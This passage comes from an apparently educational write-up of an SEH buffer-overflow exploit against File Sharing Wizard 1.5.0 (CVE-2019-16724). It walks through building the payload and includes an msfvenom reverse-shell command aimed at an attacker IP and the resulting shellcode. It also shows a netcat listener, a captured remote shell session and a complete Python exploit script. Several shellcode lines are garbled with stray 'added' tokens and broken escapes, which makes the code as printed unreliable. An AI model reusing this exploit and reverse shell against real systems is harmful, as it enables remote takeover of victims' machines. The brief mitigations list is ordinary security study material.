


Figure 2.25 : Finding the Difference to Determine JMP Value

Now it's time to generate the operation code (opcode) for the assembly call `JMP SHORT 8` using `nasm`. Output was `EBO6`.




Figure 2.26 : Using nasm to Generate JMP SHORT 8 Hex Value

We have found the JMP value and need to insert it to our code as the value for nseh. Note that two hex characters indicate a single byte and there are only two bytes in 'EB06'. So, we need to fill the rest by our own using two nops (nops – x90 do nothing) to make it as 4 bytes [Figure 2.27].




Figure 2.27 : Updating the Code by Inserting NSEH Value

Now it's time to generate the shellcode. To generate the shellcode first need to identify the bad characters which are related to the application. Let's dive in to finding bad characters.

2.8 Identifying Bad Characters

Firstly, what are bad characters? Bad characters are just characters which can cause the shellcode to not to function as expected because these characters are used by the program itself. So, if we passed the same characters to the program through our shellcode program will consider it as something else. It is very important to find these characters and omit using them in the shellcode. Below shown image represents a bad character list [Figure 2.28] in a website which we can use to find the bad characters of our process.





Figure 2.28 : Bad Character List

To check the bad characters, we only need to add and pass the characters to the program before the padding section [Figure 2.29]. Note that the B and C value are used as nseh and seh values because this part was tested at an early stage, we can use the updated code as well [Figure 2.27] by only including bad chars section.

2.9 Generating the Shell Code

We need to have a steady connection with the exploited machine and to do that can generate a reverse tcp shell by attaching it to the Kali Linux (local host) IP address and 4444 port. Later we can use netcat listener to listen to the port to transfer traffic. Notice the use of bad characters (-b "\x00\x20") which we have found and the EXITFUNC=seh [7] in generating the shellcode. Seh is used as the EXITFUNC since there is a structured exception handler (SEH) that will restart process automatically against errors.



```
root@kali: ~/Documents
File Edit View Search Terminal Tabs Help
root@kali: ~/Documents x root@kali: ~/Documents x root@kali: ~/Documents/O... x
root@kali:~/Documents# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.8.103 LPORT=
4444 -b "\x00\x20" -f python -v shellcode EXITFUNC=seh -a x86
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1900 bytes
shellcode = ""
shellcode += "\xb8\xed\xbf\xe1\xa3\xd9\xe1\xd9\x74\x24\xf4\x5a"
shellcode += "\x33\xc9\xb1\x52\x31\x42\x12\x03\x42\x12\x83\x2f"
shellcode += "\xbb\x03\x56\x53\x2c\x41\x99\xab\xad\x26\x13\x4e"
shellcode += "\x9c\x66\x47\x1b\x8f\x56\x03\x49\x3c\x1c\x41\x79"
shellcode += "\xb7\x50\x4e\x8e\x70\xde\xa8\xa1\x81\x73\x88\xa0"
shellcode += "\x01\x8e\xdd\x02\x3b\x41\x10\x43\x7c\xbc\xd9\x11"
shellcode += "\xd5\xca\x4c\x85\x52\x86\x4c\x2e\x28\x06\xd5\xd3"
shellcode += "\xf9\x29\xf4\x42\x71\x70\xd6\x65\x56\x08\x5f\x7d"
shellcode += "\xbb\x35\x29\xf6\x0f\xc1\xa8\xde\x41\x2a\x06\x1f"
shellcode += "\x6e\xd9\x56\x58\x49\x02\x2d\x90\xa9\xbf\x36\x67"
shellcode += "\xd3\x1b\xb2\x73\x73\xef\x64\x5f\x85\x3c\xf2\x14"
shellcode += "\x89\x89\x70\x72\x8e\x0c\x54\x09\xaa\x85\x5b added"
shellcode += "\x3a added\x7f\x67\x85\x1e\x58\x2\x68\x1e\xba"
shellcode += "\xad added\xba\xb1\x40\x01\xb7\x98\x0c\xe6\xfa\x22"
shellcode += "\xcd\x60\x8c\x51\xff\x2f\x26\xfd\xb3\xb8\xe0\xfa"
shellcode += "\xb4\x92\x55\x94\x4a\x1d\xa6\xbd\x88\x49\xf6 added"
```

Figure 2.33 : Generating Reverse TCP Shell Code

We have found the offset, correct module, seh value, nseh value and also generated the shell code. It is important to include some amount of nops (\x90) before the shellcode [Figure 2.34] because if nseh points to a false address the shellcode won't be executed. As a failsafe it's better to add few nops since it won't affect our code other than increasing the size of the full exploit. Now, let's update the code and start the exploitation.


```
root@kali: ~/Documents
File Edit View Search Terminal Tabs Help
root@kali: ~/Documents x root@kali: ~/Documents x root@kali: ~/Documents/O... x
shellcode += "\xc9\x48\x9b\x2f\xc6\xb7\xbb\x50\x0c\xd0\x56\xab"
shellcode += "\xc7\x1f\x0e\xbb\x70\xc8\x4d\xbb\x6f\x54\xdb\x5d"
shellcode += "\xe5\x74\x8d\xf6\x92\xed\x94\x8c\x03\xf1\x02\xe9"
shellcode += "\x04\x79\xa1\x0e\xca\x8a\xcc\x1c\xbb\x7a\x9b\x7e"
shellcode += "\x6a\x84\x31\x16\xf0\x17\xde\xe6\x7f\x04\x49\xb1"
shellcode += "\x28\xfa\x80\x57\xc5\xa5\x3a\x45\x14\x33\x04\xcd"
shellcode += "\xc3\x80\x8b\xcc\x86\xbd\xaf\xde\x5e\x3d\xf4\x8a"
shellcode += "\x0e\x68\xa2\x64\xe9\xc2\x04\xde\xa3\xb9\xce\xb6"
shellcode += "\x32\xf2\xd0\xc0\x3a\xdf\xa6\x2c\x8a\xb6\xfe\x53"
shellcode += "\x23\x5f\xf7\x2c\x59\xff\xf8\xe7\xd9\x01\x08\x35"
shellcode += "\xf4\x96\xb3\xac\xb5\xfa\x43\x1b\xf9\x02\xc0\xa9"
shellcode += "\x82\xf0\xd8\xd8\x87\xbd\x5e\x31\xfa\xae\x0a\x35"
shellcode += "\xa9\xcf\x1e"

shell= "\x90" * 100 + shellcode

payload = "A" * 1040 + "\xEB\x06\x90\x90" + "\x7f\xa6\x38\x7c" + shell + "B" * (5000 - len
(payload))

payload_header = "POST " + payload
payload_header += " HTTP/1.0\r\n\r\n"

:wq!
```

Figure 2.34 : Updating the Code by Adding the Shellcode

2.10 Gaining Admin Access

To listen to the port, need to start netcat listener as nc -nlvp 4444.

```
root@kali: ~/Documents x root@kali: ~/Documents x root@kali: ~/Doc
root@kali:~/Documents# nc -nlvp 4444
listening on [any] 4444 ...
```

Figure 2.35 : Setting Netcat Listener

All Set! Let's check our exploit.

```
root@kali:~/Documents# python fs_wizard_exploit.py
[_/] Exploitation Successfull !!!
root@kali:~/Documents#
```

Figure 2.36 : Exploiting Using the Final Code

There we go! Connected to the windows machine and can perform anything as an admin since the vulnerable program was executed as an administrator [Figure 2.37].

```

root@kali:~/Documents# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.8.103] from (UNKNOWN) [192.168.8.102] 49177
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\gihan\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . . :
    IPv6 Address. . . . . : 2402:4000:2381:15d0:201f:1fda:fd2f:7444
    IPv6 Address. . . . . : 2402:4000:2381:15d0:ac07:5f39:b69d:4
    Temporary IPv6 Address. . . . . : 2402:4000:2381:15d0:21a0:ff76:b04e:1cec
    Link-local IPv6 Address . . . . . : fe80::201f:1fda:fd2f:7444%11
    IPv4 Address. . . . . : 192.168.8.102
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::ae07:5fff:fe39:b69d%11
                                192.168.8.1

Tunnel adapter isatap.{60D8529E-0E81-4977-9197-C0816EBD0E17}:

    Media State . . . . . : Media disconnected

```

Figure 2.37 : Gaining the Reverse Shell

Also, it was noticed that the connection will not be terminated even after the application gets closed by the window's user. Only after terminating the session from the attacker's end [Figure 2.38] will crash the application to cause the error [Figure 2.39].

```

Available Physical Memory: 654 MB
Virtual Memory: Max Size: 2,047 MB
Virtual Memory: Available: 1,451 MB
Virtual Memory: In Use: 596 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: \\WIN-M64R6RR886M
Hotfix(s): 3 Hotfix(s) Installed.
           [01]: KB2534111
           [02]: KB2999226
           [03]: KB976902

Network Card(s): 1 NIC(s) Installed.
                 [01]: Intel(R) PRO/1000 MT Network Connection
                     Connection Name: Local Area Connection
                     DHCP Enabled: Yes
                     DHCP Server: 192.168.8.1
                     IP address(es)
                     [01]: 192.168.8.102
                     [02]: fe80::201f:1fda:fd2f:7444
                     [03]: 2402:4000:2381:15d0:21a0:ff76:b04e:1cec
                     [04]: 2402:4000:2381:15d0:ac07:5f39:b69d:4
                     [05]: 2402:4000:2381:15d0:201f:1fda:fd2f:7444

C:\Users\gihan\Desktop>^C
root@kali:~/Documents#

```

Figure 2.38 : Terminating the Session




Figure 2.39 : File Sharing Wizard Crash Alert

2.11 Final Code

```
fs_wizard_exploit.py - Notepad
File Edit Format View Help

# Exploit Title : SEH Buffer Overflow in File Sharing Wizard
# Date : 05/09/2020
# Exploit Author : GihanJ
# Target Application : file sharing wizard
# Version : 1.5.0
# Tested on : Windows 7
# Assigned CVE ID : CVE-2019-16724
# Keyword : File-sharing-wizard-seh

import socket

Victim_host = "192.168.8.102"
Victim_port = 80

# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.8.103 LPORT=4444 -b "\x00\x20" -f python -v shellcode EXITFUNC=seh -a x86

shellcode = ""
shellcode += "\xb8\xed\xbf\xe1\xa3\xd9\xe1\xd9\x74\x24\xf4\x5a"
shellcode += "\x33\xc9\xb1\x52\x31\x42\x12\x03\x42\x12\x83\x2f"
shellcode += "\xbb\x03\x56\x53\x2c\x41\x99\xab\xad\x26\x13\x4e"
shellcode += "\x9c\x66\x47\x1b\x8f\x56\x03\x49\x3c\x1c\x41\x79"
shellcode += "\xb7\x50\x4e\x8e\x70\xde\xa8\xa1\x81\x73\x88\xa0"
shellcode += "\x01\x8e\xdd\x02\x3b\x41\x10\x43\x7c\xbcd\x9\x11"
shellcode += "\xd5\xca\x4c\x85\x52\x86\x4c\x2e\x28\x06\xd5\xd3"
shellcode += "\xf9\x29\xf4\x42\x71\x70\xd6\x65\x56\x08\x5f\x7d"
shellcode += "\xbb\x35\x29\xf6\x0f\xc1\xa8\xde\x41\x2a\x06\x1f"
shellcode += "\x6e\xd9\x56\x58\x49\x02\x2d\x90\xa9\xbf\x36\x67"
shellcode += "\xd3\x1b\xb2\x73\x73\xef\x64\x5f\x85\x3c\xf2\x14"
shellcode += "\x89\x89\x70\x72\x8e\x0c\x54\x09\xaa\x85\x5b added"
shellcode += "\x3a added\x7f\xf9\x67\x85\x1e\x58\x2\x68\x1e\xba"
shellcode += "\xad\xd5\xba\xb1\x40\x01\xb7\x98\x0c\xe6\xfa\x22"
shellcode += "\xcd\x60\x8c\x51\xff\x2f\x26\xfd\xb3\xb8\xe0\xfa"
shellcode += "\xb4\x92\x55\x94\x4a\x1d\xa6\xbd\x88\x49\xf6\xd5"
shellcode += "\x39\xf2\x9d\x25\xc5\x27\x31\x75\x69\x98\xf2\x25"
```

Figure 2.40 : Final Code Part 1

```

fs_wizard_exploit.py - Notepad
File Edit Format View Help
shellcode += "\x0e\x68\xa2\x64\xe9\xc2\x04\xde\xa3\xb9\xce\xb6"
shellcode += "\x32\xf2\xd0\xc0\x3a\xdf\xa6\x2c\x8a\xb6\xfe\x53"
shellcode += "\x23\x5f\xf7\x2c\x59\xff\xf8\xe7\xd9\x01\x08\x35"
shellcode += "\xf4\x96\xb3\xac\xb5\xfa\x43\x1b\xf9\x02\xc0\xa9"
shellcode += "\x82\xf0\xd8\xd8\x87\xbd\x5e\x31\xfa\xae\x0a\x35"
shellcode += "\xa9\xcf\x1e"

shell= "\x90" * 100 + shellcode

payload = "A" *1040 + "\xEB\x06\x90\x90" + "\x7f\xa6\x38\x7c" + shell + "B" *(5000-len(shell))

payload_header = "POST " + payload
payload_header += " HTTP/1.0\r\n\r\n"

try:
    print("""
    -----
    File Sharing Wizard (V 1.5.0) SEH Overflow - CVE-2019-16724
    Exploit By : GihanJ
    -----
    """)
    expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print("[_/] Setting up the Socket Connection")
    expl.connect((Victim_host, Victim_port))
    print("[_/] Established the Connection with the Target Host")
    expl.send(payload_header)
    print("[_/] Sending the Exploit .... ")
    print("[_/] Exploitation Successfull !!! ")
except:
    print("[!] Error in Establishing the Connection, Please Check the Parameters")
    print("[!] Exploitation Failed !!! ")

```

Figure 2.41: Final Code Part 2

3 Mitigations

- Zeroing of CPU registers
- SEHOP
- SafeSEH and NO_SEH
- Data Execution Prevention (DEP)
- Address Space Layout Randomization (ASLR)

Note that POCs are available [6] to bypass these mitigations as well. Mentioned methods will make it more difficult to abuse the systems but can be exploited.

4 Used Tools

- Windows 7 – Victim Machine
- Kali Linux - Attack Machine
- Immunity Debugger – For Debugging
- File Sharing Wizard 1.5.0 – Vulnerable Application
- Mona.py

5 References

- 1) <https://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf>
- 2) <https://reverseengineering.stackexchange.com/questions/19372/why-and-when-do-we-need-seh-for-buffer-overflowing>
- 3) <https://www.imperva.com/learn/application-security/buffer-overflow/>
- 4) <https://nvd.nist.gov/vuln/detail/CVE-2019-16724>
- 5) <https://file-sharing-wizard.soft112.com/>
- 6) <https://www.ethicalhacker.net/features/root/tutorial-seh-based-exploits-and-the-development-process/> - Mitigation Mechanisms
- 7) <http://garage4hackers.com/showthread.php?t=1820> – Explanation of EXITFUNC
- 8) <https://stackoverflow.com/questions/7721192/what-does-it-mean-in-python>
- 9) <https://stackoverflow.com/questions/18718709/using-struct-pack-in-python>
- 10) <https://www.journaldev.com/17401/python-struct-pack-unpack>
- 11) <https://medium.com/@notsoshant/windows-exploitation-dealing-with-bad-characters-quickzip-exploit-472db5251ca6>
- 12) <https://stackoverflow.com/questions/20730731/syntax-of-short-jmp-instruction>
- 13) <https://resources.infosecinstitute.com/seh-exploit/>